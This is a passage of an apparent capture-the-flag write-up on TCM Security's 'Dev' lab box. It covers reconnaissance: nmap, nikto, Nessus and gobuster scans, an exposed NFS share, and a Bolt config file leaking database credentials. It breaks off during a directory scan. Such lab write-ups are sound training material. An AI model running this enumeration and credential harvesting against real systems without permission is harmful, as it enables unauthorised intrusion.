
# Dev —writeup


The target is TCM security's Dev. The objective is to root this box.

The first bit of enumeration we do is an nmap scan against the target:

```
nmap -T4 -p- -A <targetIP>
```




```
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36554/udp6  mountd
|   100005  1,2,3      39267/udp   mountd
|   100005  1,2,3      40007/tcp   mountd
|   100005  1,2,3      42751/tcp6  mountd
|   100021  1,3,4      34731/tcp6  nlockmgr
|   100021  1,3,4      39483/tcp   nlockmgr
|   100021  1,3,4      47547/udp   nlockmgr
|   100021  1,3,4      49944/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|   100227  3           2049/udp6  nfs_acl
```



```
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
39483/tcp open  nlockmgr 1-4 (RPC #100021)
40007/tcp open  mountd   1-3 (RPC #100005)
41317/tcp open  mountd   1-3 (RPC #100005)
55175/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Let's look at port 80



# Bolt - Installation error

**You've (probably) installed Bolt in the wrong folder.**

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
    web: "%site%/html
"
```


**TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.**

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .

- Bolt documentation - Setup / Installation
- Bolt documentation - Troubleshooting 'Outside of the web root'
- The Bolt discussion forum
- IRC, Slack or Twitter - Bolt Community

- Bolt is a CMS for web hosting and web development. It seems as if it was incorrectly installed in a web directory that makes it visible  or accessible via a web browser. We may do some directory busting to see if there’s anything juicy behind this.


Nikto could show us potential http vulnerabilities. We’re looking for something like remote execution.



```
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http
s://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the use
r agent to render the content of the site in a different fashion to the MIM
E type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabi
lities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54).
 Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may c
ause false positives.
+ /app/: Directory indexing found.
+ /app/: This might be interesting.
+ /public/: Uncommon header 'x-debug-token' found, with contents: e8b7de.
+ /src/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/a
pache-restricting-access-to-iconsreadme/
+ /composer.json: PHP Composer configuration file reveals configuration inf
ormation. See: https://getcomposer.org/
+ /composer.lock: PHP Composer configuration file reveals configuration inf
ormation. See: https://getcomposer.org/
+ /.gitignore: .gitignore file found. It is possible to grasp the directory
 structure.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-07-11 10:39:32 (GMT3) (23 seconds)
```

- We find nothing of the sort. But from the directory busting section, we take note of the /app/ web directory.

The basic nessus scan shows us a critical vuln associated with nfs



Dev / Plugin #11356

‹ Back to Vulnerabilities

CRITICAL NFS Exported Share Information Disclosure

**Description**

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.


**Output**

```
The following NFS shares could be mounted :

+ /srv/nfs
```

- This is also added to our notes for the exploitation stage.

We then do some directory busting with gobuster


```
gobuster dir -u http://<targetIP>:<port> -w wordlist
```



```
Starting gobuster in directory enumeration mode

/public               (Status: 301) [Size: 319] [--> http://192.168.163.142
/public/]
/src                  (Status: 301) [Size: 316] [--> http://192.168.163.142
/src/]
/app                  (Status: 301) [Size: 316] [--> http://192.168.163.142
/app/]
/vendor               (Status: 301) [Size: 319] [--> http://192.168.163.142
/vendor/]
/extensions           (Status: 301) [Size: 323] [--> http://192.168.163.142
/extensions/]
```

- We see the /app directory again and go to it on our browser.


http://<targetIP>/app



Index of /app

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| cache/ | 2024-07-11 01:17 | - | |
| config/ | 2021-06-01 15:38 | - | |
| database/ | 2021-06-01 10:09 | - | |
| nut | 2020-10-19 12:40 | 633 | |

/app/config




Index of /app/config

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| config.yml | 2021-06-01 15:38 | 21K | |
| contenttypes.yml | 2021-06-01 10:12 | 12K | |
| extensions/ | 2020-10-19 12:51 | - | |
| menu.yml | 2021-06-01 10:12 | 672 | |
| permissions.yml | 2021-06-01 10:12 | 8.3K | |
| routing.yml | 2021-06-01 10:12 | 3.4K | |
| taxonomy.yml | 2021-06-01 10:12 | 793 | |

- yml files could be juicy

/app/config/config.yml




```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```

- We get a username and passwd!
    - username: bolt
    - passwd: I_love_java
- Let’s note this down for now.

### Next, port 8080

http://<target>:8080



Not secure 192.168.163.142:8080


PHP Version 7.3.27-1~deb10u1

| | |
|---|---|
| **System** | Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 |
| **Build Date** | Feb 13 2021 16:31:40 |
| **Server API** | Apache 2.0 Handler |
| **Virtual Directory Support** | disabled |
| **Configuration File (php.ini) Path** | /etc/php/7.3/apache2 |
| **Loaded Configuration File** | /etc/php/7.3/apache2/php.ini |
| **Scan this dir for additional .ini files** | /etc/php/7.3/apache2/conf.d |
| **Additional .ini files parsed** | /etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini |
| **PHP API** | 20180731 |
| **PHP Extension** | 20180731 |
| **Zend Extension** | 320180731 |
| **Zend Extension Build** | API320180731,NTS |
| **PHP Extension Build** | API20180731,NTS |
| **Debug Build** | no |
| **Thread Safety** | disabled |
| **Zend Signal Handling** | enabled |
| **Zend Memory Manager** | enabled |
| **Zend Multibyte Support** | provided by mbstring |
| **IPv6 Support** | enabled |
| **DTrace Support** | available, disabled |

- Seems like a collection of all php-related info

Directory busting


```
gobuster dir -u http://<targetIP>:<port> -w wordlist
```



```
└─$ gobuster dir -u http://192.168.163.142:8080 -w /usr/share/seclists/Disc
overy/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.163.142:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/dire
ctory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
